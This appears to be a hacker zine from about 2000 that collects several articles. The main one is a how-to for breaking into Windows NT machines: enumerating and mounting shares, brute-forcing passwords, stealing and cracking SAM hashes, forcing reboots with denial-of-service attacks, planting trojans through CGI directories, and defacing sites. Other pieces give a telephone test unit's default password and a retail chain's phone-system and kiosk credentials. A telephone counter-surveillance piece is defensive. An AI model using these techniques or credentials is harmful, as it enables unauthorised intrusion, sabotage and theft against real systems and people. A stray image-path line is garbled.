For quite some time, hacking has meant knowing a decent amount about UNIX, or, for you old-school hackers, VMS, TSO, or whatever. Maybe you would have to know a tad about Netware, but that was as far into the PC world as you cared to delve. Well, it's 2000 now, and Microsoft is getting its foot into the World Wide Web, meaning the percentage of NT machines on the net is increasing. A lot. Now, many of you UNIX-only hackers refuse to even glance in the direction of a Windows box, but NT is only going to get bigger as time goes on, not to mention Windows 2000 (active directory... ooh!). And what if the web page you want to deface happens to be sitting on an NT Server? You're just going to have to suck it in and learn to break into NT machines too.

My least favorite thing about Windows is its poor socket capabilities. This means less open ports when you scan, which means less daemons to play with, which means less points-of-entry. And if you search the exploit archives for NT stuff, you won't find much besides DoS sploits and stuff that needs to be executed locally on the NT LAN. All of a sudden your ocean of UNIX hacking techniques is about 10 percent applicable in the NT world.

For starters, NT is an NOS, meaning a client/server environment. If you telnet to a UNIX machine and execute a command, your request is processed on that machine, using its resources. If you connect to a Windows box and issue a command, the process is launched onto your computer, using your resources, and if it's a command that reports system information, it gives you info on your own computer. How do you execute commands to be run on your target Windows machine? Suddenly these NT machines seem untouchable. Not true.

How to hack an NT box all depends on what exactly your goal is. With UNIX, you're usually looking to get a root shell. As I'm sure you know, you can't have a "shell" on a remote NT box. NT is set up to share resources - files, applications, printers, you get the idea. Meaning each workstation in its network exists as an entity in itself (vs. dumb terminals logging into a huge UNIX machine), and if it needs something from a server, you have to connect to it via NetBIOS. In Windows Networking, this means mapping a logical network drive to a particular share.

Microsoft Networking

Shares. The heart of Windows networks. A share is just like a volume in Netware - a directory setup to be accessed from authorized persons/workstations inside the network/internetwork. Shares can either use share-level security, or user-level security. Share level security means that the resource is protected by a single password, and anyone knowing that password can access the share. User level security is more UNIXish, in that your permissions to a particular share depend on who you are logged in as. Now, this entire article refers to breaking into NT over the Internet, so logging in isn't feasible (though it is possible, see the "Elite Tactics" below). If port 139 is open though (which it almost always is on an NT Server, and oftentimes is on NT Workstation and Windows 9.x), you can use Client for Microsoft Networks to connect to it. First make sure you have the client installed - go to Control Panel, then Network (you should also have NetBIOS, NetBEUI, and TCP/IP installed). You will use the Net command to do this. Once you find your target NT machine and see an open port 139, your first step is to find out if there are any open shares. To find out, type this at a command prompt:

```
C:\net view \\[ip address]
```

If you get an error message, it probably means that the computer you attempted to connect to had no open shares (or possibly that you don't have Windows Networking set up correctly on your machine, so check!). If shares exist, you will see a list of them, including the share name, share type (disk, printer, etc.), and any comments the sysadmin wanted to mention. For more NetBIOS information on this machine, use the "nbtstat" command. If you see no open shares, there is still a possibility of hidden shares. Common hidden share names include:

* (samba)

***SMB** (samba)

***SMBSERVER** (samba)

ADMIN$ (remote administration - can you say "root shell"?)

To connect to any share, visible or hidden, you again use the Net command, in the following fashion:

C:\net use i: \\[ip address]\[share name]

To check for hidden shares, just try to connect to the names given above, or any others you can think of. If it exists, you'll connect. Once you receive the "The command was completed successfully" message, you are connected to the NT machine. Logical drive I: (or whatever drive letter you assigned) now becomes that share - you've mapped a network drive to it. This is similar to mounting remote filesystems in UNIX. So to see what you've connected to, change to drive I: and issue a "dir". You can now use any DOS commands to explore the share. The share, however, may be password protected. You may be prompted for a password right after issuing a Net Use, or after connecting when trying to browse the filesystem. Typical hacker methods can be used to defeat this. If, however, you get a message that you do not have privileges to that resource (or "access denied"), this means that the share is user-level, and since you can't really log on, you won't be able to access the share. Once in, you will have either "read" permissions, meaning you can look at or execute (launch into your RAM) a file, or "read/write," meaning you can edit any file as well. To check, make a file and delete it. Create a directory and deltree it.

Utilities

Here I will outline a few useful tools you should have when planning to break into an NT box.

Legion is a Windows sharescanner - it will automate doing Net View commands on an entire subnet (or multiple subnets). Launch it, sit back, and watch as it combs networks for open shares. If you prefer doing everything from UNIX, WinHack Gold will do the same thing.

NAT (Network Auditing Tool) is a great program by the makers of Legion. It will attempt to connect to any open share you specify, attacking with passwords you provide in a wordlist. It also looks for hidden shares.

L0phtCrack is an NT password cracker. Getting NT passwords can be tricky - see the "Password Cracking" section.

And finally, **AGENT SMITH.** This program will essentially brute force the hell out of your target, and log all responses to a file of your choice. Oftentimes this will be your only way to break through password protection on your share.

All four of these program are available at The CyberUnderground (www.users.uswest.net/~kuruppt2k).

Password Cracking

All the hashes reside in the SAM (Security Account Manager) hive of the registry. To get the hive, you have a few options. If you're running Windows NT yourself, you can install L0phtCrack and attempt a Remote Registry Dump. If the machine you're targeting allows for registry sharing, you will have the entire SAM hive imported into L0pht. Most often, though, this doesn't work. You could always do a core dump, convert the autopsied data into ASCII, and pick out the hashes. But that can be time consuming and messy (not to mention you'd have to upload software to perform a core dump). So you may have to resort to going after the SAM hive stored on the hard disk of the machine (or any other Domain Controller on the network). The file you are looking for is "sam._". The problem is that NT hides this file from users and essentially disables it from being accessed while NT is running. To get it, you'll have to boot the computer to an alternate OS (Linux, DOS, etc.) and get it that way. Another problem is that the hive is on an NTFS partition. DOS, of course, uses FAT, and Linux uses EXT2, so you'll need a program to access the alien partition (such as NTFS-DOS). Installing another OS onto the remote machine will most likely be tough, as will forcing it to reboot, though programs exist that will do it. If nothing else, try DoSing it to force it into rebooting. So before you devise a vile plan to put DOS 6.22 and dosreboot.exe onto your target, and change the boot.ini, look around for backup copies of sam._. It's not unheard of to find an old copy in something like "C:\winnt\pdc\repair".

Also, if you prefer to crack passwords with UNIX, you'll have to convert the hive to a UNIX passwd file (cut and paste the hashes).

FTP

The closest thing a hacker can do to telnetting in to an NT machine is connecting via FTP. The problem is that just because an account exists on the machine doesn't mean that it's allowed FTP access. So get the password hashes, crack them, and try to FTP into them all.

If the sysadmin thinks he's smart, he'll rename the Administrator (root) account. Either way, if you crack the password, you'll have FTP access with administrative privileges. You can now deface web pages, get more passwords for other computers on the network, upload trojans, etc. Here's a trick: copy the Event Viewer program to a shared directory, then Net View to it. You now have access to all logs on that machine.

Elite Tactics

Okay, let's pretend you have FTP access. The problem is, you can't execute programs or do anything else that's any fun. The answer - a trojan. Get one that allows you complete filesystem access, allows for screenshots of your target computer, and lets you open and kill active windows (NetBus does all of this). But how do you run the trojan once you upload it? You have a few options. Put it in the autoexec.bat or autoexec.nt file, and force it into rebooting (possibly with a DoS attack), or just wait until someone reboots it. Another ploy, if the machine is a web server: upload the trojan into a CGI directory (cgi-win, cgi-dos, cgi-shl, etc.), then request the trojan with a browser. If you state the path correctly, the web service will spawn (launch) the trojan for you. Now just connect with your client, and you have complete control of the computer.

Here's another scenario. Let's say you want to hack their web page. You have a few passwords, but the FTP service has been disabled. Well, if the web pages reside in a share (unlikely) you can use MS-DOS EDIT to edit the default.htm or index.html file. Otherwise, you can always use HTTP to upload your file. Netscape and Internet Explorer both have clients to upload html files via HTTP - just use the user names and passwords you cracked.

Network sniffers can also be put into place. L0pht-Crack comes with SMB Packet Capture, a decent sniffer. Search the net for other NT, Ethernet, or Token Ring sniffers. The point here is that if there is even one Windows 9.x machine on the network, it sends cleartext (ASCII) passwords when authenticating, so a sniffer will always catch them.

There are also a huge variety of exploits for NT. The trick is weeding through the DoS sploits and the local ones. One remote exploit, iishack.ese/iishack.asm (www.eeye.com) theoretically will upload any file (in your case, a trojan) right through IIS's HTTP daemon. IIS ships with most NT Server packages, and comes with one of the earlier service packs. Even if the machine in question isn't a web server, it probably has IIS installed. One popular web server for NT is WebSite Pro, which has a vulnerability in its packaged CGI executables. Specifically, uploader.exe allows you to upload files to the computer - without passwords.

Now, when I said that you can't log on to an NT Server over the Internet, that was partially wrong. The only way to log into an NT network is to be a member of the domain. So you'll have to make your computer a member. How? Hack the PDC (Primary Domain Controller) or a BDC (Backup Domain Controller). Now, chances are if you've gotten far enough "in" to make yourself a member of the domain, you probably have all the permissions you could ever want. If not, launch the program called User Manager for Domains and add yourself, with your IP address.

In Summary

All in all, NT is a very different environment than UNIX or VMS. It also demands very different skills and techniques to hack. Doing so is just as rewarding as breaking into a SPARC station, and will provide you with all kinds of new and useful information. This is, after all, why we do what we do.

Countermeasures Revisited

by Seuss

The most prevalent information on telephone counter-surveillance has been floating around for at least 15 years. Short the pair at the demark and measure resistance. Open the pair at the demark and measure the resistance. Abnormally high or low resistances indicate a phone tap. Forrest Ranger wrote about it in text files, M.L. Shannon and Paul Brookes included it in their books, and an untold number of phone phreaks have employed this technique. Despite its popularity, the technique has its shortcomings: it fails to detect devices installed in the outside plant, split pairs are undetected, and transmitters built into the phone are not tested for.

What you'll need:

1) Access to a local DATU.

2) A multimeter with high impedance scales (several meters that measure into the giga-ohm range are available) and a capacitance meter.

3) An induction probe.

4) A frequency counter or near field detector.

5) Something that makes continuous noise, like a tape player.

6) Ancillary tools (screwdrivers, a can wrench, etc.).

First, call the phone company to ask about your line's readiness for ISDN or DSL. High-speed services demand a line with no loading coils and a minimum amount (less than 2500 ft.) of bridged taps. Either will cause inaccurate measurements.

Begin by taking the phone off hook and turning on your tape player (to turn on voice activated transmitters). Now give your phone a pass with your near field detector or frequency counter. Transmitters in the phone will hopefully be picked up at this point. (Note: some speakerphones are prone to normal RF leakage.) Next, measure the capacitance of the line, dividing the value by .83 (the average mutual capacitance for a mile of phone line). This is roughly the length of your line. Write it down, you'll need it later. Remember that .83 is an average value, which can range from .76 to .90 depending on line conditions. To get a more accurate measurement you can fine tune your figure by comparing capacitance measurements on a section of plant cable of a known length, or use a TDR.

Disconnect all the phones from the line you want to test. Go to your demark and disconnect your pair on the customer access side. Short the pair and measure the resistance of the line from the farthest jack with the meter set to its lowest scale. Reverse the polarity of the meter and measure again. If either resistance is more than a few ohms, it would suggest a series device wired into the line somewhere on your property. Now return to your demark, open the pair, and cover the ends in electrical tape. Measure the resistance of the pair with the meter set to its highest scale. A less than infinite resistance would suggest a device wired in parallel to your line.

Testing in the outside plant should be conducted from the telco side of the demark point in order to avoid measurement error from the station protector circuit. Call that DATU and short the pair, then measure the resistance of the line. Compare the value you got for your line's length with the figures below:

Note: 5ESS switches incorporate a "test bus" that will add about 500 ohms to the shorted pair.

These figures will vary with temperature, splices, wet sections, and a host of other reasons. Large deviations could (but don't necessarily) suggest something wired in series with the line. This measurement may be supplemented by either a resistance to ground measurement of both sides of the pair and a capacitance balance test or a voltage measurement. A resistive imbalance of more than 10 ohms or a noticeable drop in off-hook voltage calls for further inspection.

To test for parallel devices in the outside plant, open the line with the DATU and repeat the parallel test as described above.

Wire Gauge	Loaded Pair	Unloaded Pair
26ga	84.33	83.33
24ga	52.89	51.89
22ga	33.72	32.39
19ga	17.43	16.10

Testing for telephone hook-switch compromises requires an induction probe. Reconnect your pair at the demark and plug all your phones back in. Turn your tape player back on and put it near your phone. Now probe all the lines coming through your demark point. If you hear the tape player through the probe, your phone's hook-switch has been compromised.

Checking for splits on your line requires an induction probe and access to a plant wiring cabinet. Add a tone to either lead of your pair with the DATU. Probe all the conductors in the binder pair, listening for the trace tone. If you hear the tone on more than two leads (the ones connected to the line you're checking) your line has been split. This can be either a bad splicing job, or someone intentionally hooking a pair up to your line.

If any of the above tests suggests that there is something on your line, remember that there are plenty of innocent reasons a test could turn up positive, so a detailed physical search is in order. Disassembling the phone in question and comparing the innards to a schematic would be a wise idea at this point. Take the covers off your phone jacks, dig around in your demark point, peek inside wiring cabinets if you can, and so on. There are some places that are likely out of your reach, but keep in mind that they're likely out of reach to many wiretappers as well.

DATUs - The Tool of the New Age Phreak

by MMX

Most of this article is adapted/condensed from the administration manual. But be honest with yourself before criticizing me for "stealing" this article. When was the last time *you* called Harris and SE'd it out of them? Huh? Didn't think so bitch.

The Harris Direct Access Test Unit Remote Terminal extends the field technician's testing capabilities of subscriber lines through the non-metallic environment of a pair gain system. Typical pair gain systems include SLC-96, SLC-Series 5, etc. The system has three major components: the Direct Access Test Unit (DATU), the Pair Gain Applique II (PGA II), and the remotely located Metallic Access Unit (MAU).

Direct Access Test Unit - Remote Terminal

The DATU-RT is a printed circuit card that provides microprocessor control of line preparation functions, voice prompted menus, and status reports to the technician. It allows technicians to access and perform specific loop conditioning and tone generating functions on any working subscriber line to prepare the line for use with field test equipment. The card is installed in the Metallic Facility Terminal (MFT) bay and connected to the Central Office switch.

Pair Gain Applique II

The PGA II is a printed circuit card that extends the DATU-RT capabilities into the pair gain environment and serves as the interface between the DATU-RT and the switch's Pair Gain Test Controller (PGTC). It determines the status of the PGTC and its metallic DC test pair, provides carrier channel signaling and transmission test results, and controls the DATU-RT's access to the MAU. The card is installed in the MFT frame and connected to the switch.

Metallic Access Unit

The MAU provides the standard DATU-RT line conditioning functions as directed by the DATU-RT. It eliminates the need for metallic bypass pairs from the switch to the remotely located pair gain terminal. The enclosure is installed inside the cabinet housing the pair gain equipment. One DATU-RT and one PGA II, working together in the same switch, may serve a maximum of 212 separate MAU locations. The RT system provides the technicians the ability to perform a series of line preparation functions to subscriber lines. These functions are established and maintained by authorized personnel.

Now, onto my part of the article.

I won't be speaking about administrator mode for three reasons:

1) If you accidentally screw something up, the DATU probably won't work.

2) You don't own any DATU that you're using (nor do you have permission), and therefore you're committing a crime by accessing one.

3) I think that if I talk about things like changing the NTT Busy Test, you will do something naughty. *Very* naughty.

However, I will consider releasing an article on DATU Administrator functions in the future.

To access the DATU, dial the telephone number assigned to it. Upon connection, you will hear a 440hz "dial tone" indicating that the DATU has answered and is ready for password entry. Dial the password of the DATU, which is defaulted for technicians at 1111. If the first digit of the password is not entered within seven seconds after the DATU answers, it will release the line. Upon entering a successful password, another DATU dial tone is heard, prompting you to dial the seven digit subscriber line number (in other words, the number you want to test). Occasionally, something will be wrong at the CO, the DATU will say "Error, bad no-test trunk" and a pulsating 440hz tone will be heard. If you ever get this, than you probably are accessing a DATU either at a CO where someone is asleep at their desk or in a remote office. I have yet to get this error at a heavily manned CO. You also won't be able to run tests if you get this message.

After the DATU prompts you to dial the subscriber line number, a few things can happen. If you dialed a number not served by that DATU, you will get the message: "INVALID PREFIX" and another DATU dial tone. Upon dialing a correct number, if the line is idle, the DATU accesses the line and you will hear "Connected to ddd-dddd. OK. Audio Monitor." You can then select a line conditioning function anytime after the voice message begins, including the ten seconds of audio monitor before the menu is presented. If the line is busy, the DATU will say "Connected to ddd-dddd. Busy line. Audio Monitor." The busy line will then be monitored for 10 seconds. It should be said at this point that all audio traffic is unintelligible. After the ten seconds of audio monitor, the DATU will send two 614hz tones in rapid succession to indicate the end of the monitor period. Features that would be disruptive to a call in progress are not available if the DATU-RT detects a busy line condition. These functions include "High-level Tone," "Open Subscriber Line," and "Short Subscriber Line."

There are theories about confusing the DATU by changing its busy test in administrator mode. Theoretically, if you change the busy test on the NTT, you *could*, say, open your ex-girlfriend's line while she was on the net cyber fucking her new boyfriend.

DIAL 2 FOR AUDIO MONITOR.
DIAL 33 FOR TIP/RING SHORT TO GROUND.
DIAL 37 FOR RING GROUND.
DIAL 38 FOR TIP GROUND.
DIAL 44 FOR TIP/RING HIGH LEVEL TONE.
DIAL 47 FOR RING HIGH LEVEL TONE.
DIAL 48 FOR TIP HIGH LEVEL TONE.
DIAL 5 FOR LOW-LEVEL TONE.
DIAL 6 TO OPEN SUBSCRIBER LINE.
DIAL 7 TO SHORT SUBSCRIBER LINE.
DIAL STAR TO KEEP TEST AFTER DISCONNECT.
DIAL POUND FOR NEW SUBSCRIBER LINE.

Functions of the DATU

Anyway, after learning the status of the line, the functions are presented in a menu format. Main Menu functions are announced as follows:

Most of these functions actually aren't as exciting as they sound, *if you're on crack*. A quick description of each of the functions:

1 - Announce Main Menu.

2 - Audio Monitor. Provides a way to verify that the busy test was correct. Traffic on the line is audible but unintelligible. Audio Monitor is automatically disabled at regular intervals to insure that the DATU-RT is able to detect DTMF tones in the event an exceptionally strong audio signal is present. This occurs at regular six-second intervals and is of approximately two seconds duration.

3 - Short to Ground. The "Short to Ground" function is used to connect the Tip, Ring, or both leads to Ground potential. If only a single lead (Tip or Ring) is selected, the opposite lead is unterminated.

4 - High Level Tone. This function places 577hz high-level (+22 dBm) interrupted tone bursts on the Tip lead, Ring lead, or both. If a single lead is selected, the opposite lead is grounded. This function is typically used for the purpose of conductor or pair identification.

5 - Low Level Tone. This function places 577hz low-level (-12 dBm) interrupted tone bursts on both the Tip and Ring leads. Because the tone signal is longitudinal, use of this function does not disrupt traffic on a busy line. Tone bursts can be heard only on a telephone instrument connected between Tip or Ring and Ground. This function is typically used for the purpose of conductor or pair identification on a busy subscriber line.

6 - Open Subscriber Line. The "Open Subscriber Line" function removes Battery and Ground potentials from the subscriber's Tip and Ring leads.

7 - Short Subscriber Line. The "Short Subscriber Line" function provides an electrical short across the subscriber's Tip and Ring leads.

** - Hold Functions (Keep Test After Disconnect).* The "Hold Test" feature provides a means by which a line condition asserted by the DATU-RT is maintained for a specified time interval after disconnecting from the DATU-RT. The duration of the Hold Test interval is entered through the telephone keypad and is specified in minutes. Any interval may be entered, however, the DATU-RT will not maintain a line condition longer than the Access Timeout interval. The programmed function is automatically canceled by the DATU-RT when the specified time interval or, if of a shorter duration, the Access

Timeout interval has elapsed. (At this point, it should be noted that upon setting up a DATU, the administrator determines the Access Timeout Interval, which is basically a timer to say "good-bye" once you've lounged too long on the DATU. By default, the Access Timeout is 10 minutes. Also, after hitting *, the DATU will prompt you with either "DIAL NUMBER OF MINUTES" or "DIAL 2 DIGITS FOR NUMBER OF MINUTES." With respect to single digit entries, "0" is interpreted as 10 minutes. Also, after you use this function, the DATU will expect you to be finished and will say "PLEASE HANG UP.")

# - New Subscriber Line. This function releases the currently-held subscriber line so that another subscriber line may be accessed.

Before moving on, there is one other function that is worth mentioning.

9 - Permanent Signal Release. The "Permanent Signal Release" function causes the removal of Battery and Ground potentials from a permanent signal line served by a step-by-step switch. This function is typically used to clear a busy condition resulting from a line fault so that normal line tests may be performed. After pressing "9" on the keypad, the DATU responds with "PERMANENT SIGNAL RELEASE." After executing the required sequence of operations, the DATU tests the subscriber line to determine whether the busy condition has been cleared. The result of this test is then announced as either "OK" if the line is idle or "BUSY LINE" if the line is busy. This function is not available unless specifically enabled by the DATU administrator. Unless enabled, any attempt to use this function results in the message "ERROR - PERMANENT SIGNAL RELEASE DISABLED." Permanent Signal Release will function only on a line that the DATU has identified as busy. An attempt to use this function on an idle line results in the message "ERROR - IDLE LINE."

Single Line Access

You may be saying at this point, "Gee, MMX, how do you find the measure of the interior angles of a regular polygon?" If you're saying this, you probably are on a large number of prescription drugs. Moving right along... If you should find yourself "testing" the line that you're calling the DATU with, you will realize that you can't test that line, since you're using it to call the DATU. An interesting predicament. The DATU is prepared as always to handle your problem. By dialing "*" before the subscriber line number, the DATU will wait until you hang up, and *then* test the line. Pretty simple, eh? Oh yes, and for those who wonder why there is no "audio monitor" during single line access: after you select the test function, the DATU will ask you for the "number of minutes." The testing doesn't start until one minute after you hang up.

Sadly, the actual Administrator's Guide went into great detail on the use of each feature of the DATU more than three times by the end of it. Stupid corporate products.

Conditioning of Carrier System Lines

Note: Unless you have a fairly basic grasp of the way pair gain systems operate, I would suggest skipping this section.

After dialing the subscriber line number, if the line is on a pair gain system, the DATU announces, "ACCESSING" and repeats the subscriber telephone number entered. The DATU announces the state of the subscriber line/NTT with one of the following voice messages:

"PAIR GAIN LINE, PROCESSING" - if the line is idle and is a pair gain line.

"BUSY LINE" - if the line is busy.

If the selected line is busy, the DATU cannot determine whether the line is served by a carrier system. It is, therefore, not possible for the DATU to activate the Pair Gain Test Controller (PGTC) and metallically connect the DC Bypass pair at the RT to the subscriber line. Without this metallic connection, the DATU cannot condition the line. In this case, only the "Audio Monitor" and "Low-Level Tone" functions are available to the user. Because its signal is longitudinal, the Low-Level Tone function is generally not effective when used on a busy carrier system line. If the line is idle, the DATU attempts to activate the Pair Gain Test Controller (PGTC). The PGTC, in turn, tests the carrier channel and communicates the results to the DATU. These operations require additional time and may result in a delay of up to 30 seconds. After successfully completing these steps, the RT system identifies the carrier channel as follows:

"SINGLE-PARTY LINE" - if a single-party channel unit is detected.

"MULTI-PARTY LINE" - if a multi-party channel unit is detected.

"COIN LINE" - if a coin channel unit is detected.

If the DATU is unable to activate the PGTC or the PGTC encounters a problem in testing the carrier channel, the DATU issues one of the following voice messages:

"BYPASS PAIR BUSY OR PGTC FAILURE" - the DC Bypass pair is in use, all PGTC test circuits are busy or the PGTC cannot complete carrier system connections.

"PAIR GAIN SYSTEM ALARM" - the carrier system serving the selected line is in a major alarm condition.

"CHANNEL NOT AVAILABLE" - channel test results were not provided by the PGTC.

"BAD CHANNEL" - channel tests failed - possible bad channel unit.

After a failure in carrier channel tests or in activating the PGTC, the DATU remains in Menu Item Selection mode so that the central office personnel may more easily determine the problem. If one of the above error messages is heard, however, the DATU is probably not connected to the line to be tested. Therefore, line conditioning commands will be accepted and confirmed by the DATU but the condition may not necessarily exist on the line anytime after one of the above error messages is heard.

Remote Terminal (RT) Access

After the DATU has successfully accessed the subscriber line and acquired channel test results, the DATU will say "PLEASE ENTER PAIR GAIN SYSTEM ID. DIAL STAR TO END." Enter Pair Gain System ID using telephone keypad. To condition line from Central Office using the bypass pair, enter "0*". Use the following section (Alphanumeric Pair Gain System ID Entry) if Pair Gain System ID includes alphabetic or punctuation characters. If selected, the bypass pair must be in place between the host element of the DATU at the Central Office and the RT.

Alphanumeric Pair Gain System ID Entry

This section describes the method by which alphabetical letters may be entered using a standard 12-key DTMF keypad.

a. Enter any leading numbers that are part of the Pair Gain System ID in the normal manner.

b. Enter '**'. This key sequence places the RT system in a special mode in which alpha and certain other non-numeric characters may be entered as a series of two-digit key codes.

c. The first key depression simply identifies the key on which the desired character is stamped or printed. Press the key on which the character appears. For example, if character is "A", "B", or "C", press the "2" key.

d. The second key depression identifies a single character from the group (typically three letters) selected with the first keystroke. The character is identified by its position on the key. To select the first, press "1". If the desired letter is the second of the three, press "2". Press "3" if the desired letter is the third of the group.

e. Repeat steps c and d for each alpha character in the Pair Gain System ID. When the last character has been entered, enter "**" just as previously done in step b. This restores the "numeric entry" mode. Special two-key sequences are assigned to the letters "Q" , "Z", and certain punctuation characters. Table 1 below outlines these.

f. Enter any trailing numbers that are part of the Pair Gain System ID.

g. Any combination of letters and numbers may be entered in this manner. Repeat the appropriate steps as necessary.

h. Enter a single star (*) to complete the Pair Gain System ID entry.

i. After the Pair Gain System ID has been successfully entered, the DATU will say "PLEASE ENTER PAIR NUMBER. DIAL STAR TO END." Enter the pair number for the subscriber's line using the telephone keypad.

j. The DATU provides verification of the Pair Gain System ID entry with a voice message. If a valid ID was entered, the DATU announces "ACCESS" followed by the ID previously entered. If the Pair Gain System ID is not valid or if the bypass pair was selected, the DATU announces "USE BYPASS PAIR."

Two-Key Sequences-Non-Numeric Keypad

	2nd Key				
1st Key	1	2	3	4	5
1	(space)	.	,	-	/
2	A	B	C		
3	D	E	F		
4	G	H	I		
5	J	K	L		
6	M	N	O		
7	P	R	S	Q	
8	T	U	V		
9	W	X	Y	Z	

Some Words About Male Voiced DATUs

At this point, I should mention at least something about those DATUs with an incredibly sexy male voice. These are an *extreme* rarity at the date of writing. In fact, in a list of over 200 DATUs that I have, I only know of one that still works. Upon speaking to the man at Harris who actually developed the DATU, he said, "It's so old, you could blow dust off it." However, since it is still in use, I will soon be writing some words about it. Please note that if you find a DATU-I in use, I would love to get a recording of the administrator menu for it.

Last Remarks (for this issue)

To begin my ending, I would like to say to anyone who thinks "Hey, cool, I'll DATU an AOL access number and make it busy," is not only lame and stupid, but also factually wrong. The NTT can't access hunt lines, and you may inadvertently set off an audible alarm at your CO by doing so. Oh yes, and the "LO SLEEVE" LED of the DATU will go on when you try. In the future, I will go into the wild and crazy world of the test interface for non standard offices. Following that, well, I'll see what I can dig up for you. Perhaps something about (dare I say)... Administrator mode?

Physical and Electrical Specifications

(directly copied from administration manual)

Physical

Dimensions

Length: 8.0 inches

Width: 7.5 inches

Height: 2.0 inches

Weight: 1.7 pounds

Electrical

Battery Input Requirement (measured with respect to CO ground)

* -46 to -54 volts DC

* 600 mA maximum

* 2 volts peak-to-peak noise maximum from CO

Access Line Interface (Ground Start)

1. Tip and Ring Parameters in Off-Hook Mode

* Meets FCC Part 68 requirements

* Resistance is 120 - 280 ohms at 20 to 80 mA

* Minimum DC current required is 20 mA

* Typical AC impedance, at 1 kHz, is 640 ohms

2. Tip and Ring Parameters in On-Hook Mode

* Meets FCC Part 68 requirements

* Minimum ring detect level is 65 volts AC rms

* Uninterrupted pre-trip ring duration is 300 ms

* Ringer equivalence is 0.5B

3. Secondary Dial Tone

* Secondary dial tone is provided upon ring trip, password entry, and new subscriber line selection

* Dial tone is silenced when a digit is dialed or when the DATU-RT times out

* Dial tone level is -16 dBm +/-3 dBm

* Dial tone frequency is 440 Hz +/-8 Hz

* Harmonic distortion is less than 10%

4. DTMF Dial Decoding:

* Each incoming dual-tone signal is translated into one of the 12 character sets shown in Table 2

* Frequency deviations of up to +/-2.5% are accepted and all deviations greater than +/-3.5% are rejected

* DTMF tones greater than 50 ms are accepted

* Interdigit timing is greater than 40 ms and less than seven seconds are accepted

* Signal strength per frequency of -20 to 0 dBm are

accepted

5. Voice Message Output

* Average voice level is -13 dBm

* Voice frequency range is 200 to 3,000 Hz

No Test Trunk Interface

1. Tip and Ring Parameters in Idle Mode

* Resistance is greater than 20M ohms

2. Tip and Ring Parameters in Active Mode

* Resistance is 100 to 180 ohms at 20 - 90 mA

* Maximum DC current is 90 mA

* Typical AC impedance, at 1 kHz, is 660 ohms

3. MF Output Parameters

* Each outgoing dual-tone sinusoidal signal is translated from one of the 12 character sets shown in Table 2

* Frequency deviation is less than +/-2%

* Signal strength per frequency is -5 to -15 dBm

* Digit duration is 70 ms

* Interdigital pause is 70 ms

4. Dial Pulse Addressing Parameters

* Percent break is 60%

* Repetition rate is 10 pulses per second

* Interdigital time is 1,000 ms

5. Sleeve Current Parameters

* Low current mode is 7 to 10 mA into 120 ohm sleeve

* High current mode is 50 to 70 mA into 120 ohm sleeve

* Maximum external sleeve loop resistance is 700 ohms

Test Function Parameters

1. Open test is greater than 20M ohms

2. Tip and ring shorted is less than 2 ohms

3. Tone Test

* Frequency is 577 Hz

* Frequency error is less than +/-3%

4. Low-Level Tone Test

* Typical signal strength, measured tip-to-ground or ring-to-ground:

* At the CO is -12 dBm +/-3 dBm

* At 18,000 cable feet from the CO is -19 dBm

5. High Level Tone Test (Differential)

* Tip-to-ring signal strength is +22 dBm +/-3 dBm

* Tip-to-ground or ring-to-ground signal strength is +17 dBm +/-3 dBm.

Acronyms That You Are Too Stupid To Know


DATU - Direct Access Test Unit

HILARY - Guess!

PGA - Pair Gain Applique

PGTC - Pair Gain Test Controller

RT - Remote Terminal



DTMF and MF Decoding

Frequency Groups

Character	DTMF		MF	
Set	Low	High	Low	High
1	697	1209	700	900
2 (ABC)	697	1336	700	1100
3 (DEF)	697	1477	900	1100
4 (GHI)	770	1209	700	1300
5 (JKL)	770	1336	900	1300
6 (MNO)	770	1477	1100	1300
7 (PRS)	852	1209	700	1500
8 (TUV)	852	1336	900	1500
9 (WXY)	852	1477	1100	1500
*	941	1209		
0	941	1336	1300	1500
#	941	1477		
KP			1100	1700
ST			1500	1700

MESSING WITH STAPLES

by Maverick(212)

Well, as you might guess, I used to work for Staples, The Office Superstore. Used to, that is, until they fired me over something which was, even for them, ridiculous. So, here I am, spilling my guts about the technology used in their stores.

Phones

The stores use a standard Meridian phone system with six lines: the first three outgoing local and the last three special lines. These special lines are only good for 800 calls and calls to other stores and cannot be used for regular local and/or long distance calls.

To dial another store, either hit one of the regular line buttons and dial the regular phone number, or, from any of the lines, dial the store's 700 number. Each store has two 700 numbers, one for voice and the other for fax. The voice lines are always 1-700-444-xxxx, where xxxx is the 4-digit store number, padded with initial zero's, if needed. The fax lines are always 1-700-555-xxxx. As far as I know, these 700 numbers are only good when calling from inside a store.

Sometimes, the outgoing lines require a password. This is not too common, but is easily circumvented. By punching FEATURE** from any phone, you can access the phone system's configuration menus. It does ask for a login and password but the defaults are invariably 266344 ("CONFIG"). The only phone line in the stores that will work in a power outage is the one the fax machine at the copy center is plugged into.

The phones also feature, in the lower right corner, a "page" button. "May I have your attention, Staples shoppers...."

Ribbon Computer

Located next to the selection of typewriter and printer ribbons in every Staples store is an old 386 computer that is constantly running a program which is supposed to assist customers in finding the proper ribbon. This standalone system has no security whatsoever. Simply pressing the spacebar to kick off the screen saver and hitting Ctrl-Break is enough to drop you to a DOS prompt. (Rebooting and breaking out of the autoexec.bat is also trivially possible.) Unfortunately, once you are at a DOS prompt, there is really nothing much to do, as all the ribbon-finder files are in a special format. One thing that is possible is changing the screen saver image. It's located at c:\ribnfndr\scrnsvr2.pcx, and is a standard 640x480 pcx file.

Proteva

Staples sells custom-built Proteva computers. These are displayed and sold through a stand-alone system at one end of the computer wall. The "kiosk" simply allows customers to look at specs, select various system packages and options, and print out a price quote. This system runs Windows NT, and is susceptible to the ntfsdos trick. (Booting from a floppy and running the shareware program ntfsdos allows read-only access to the hard drive.) Copying the Sam file and running it through L0phtCrack reveals five different users and passwords. The Administrator password is at least somewhat secure - a full two weeks running L0phtCrack didn't reveal it. The other logins/passwords are:

"Guest" - this account is disabled.

"customer":none - this account is used for regular customer browsing.

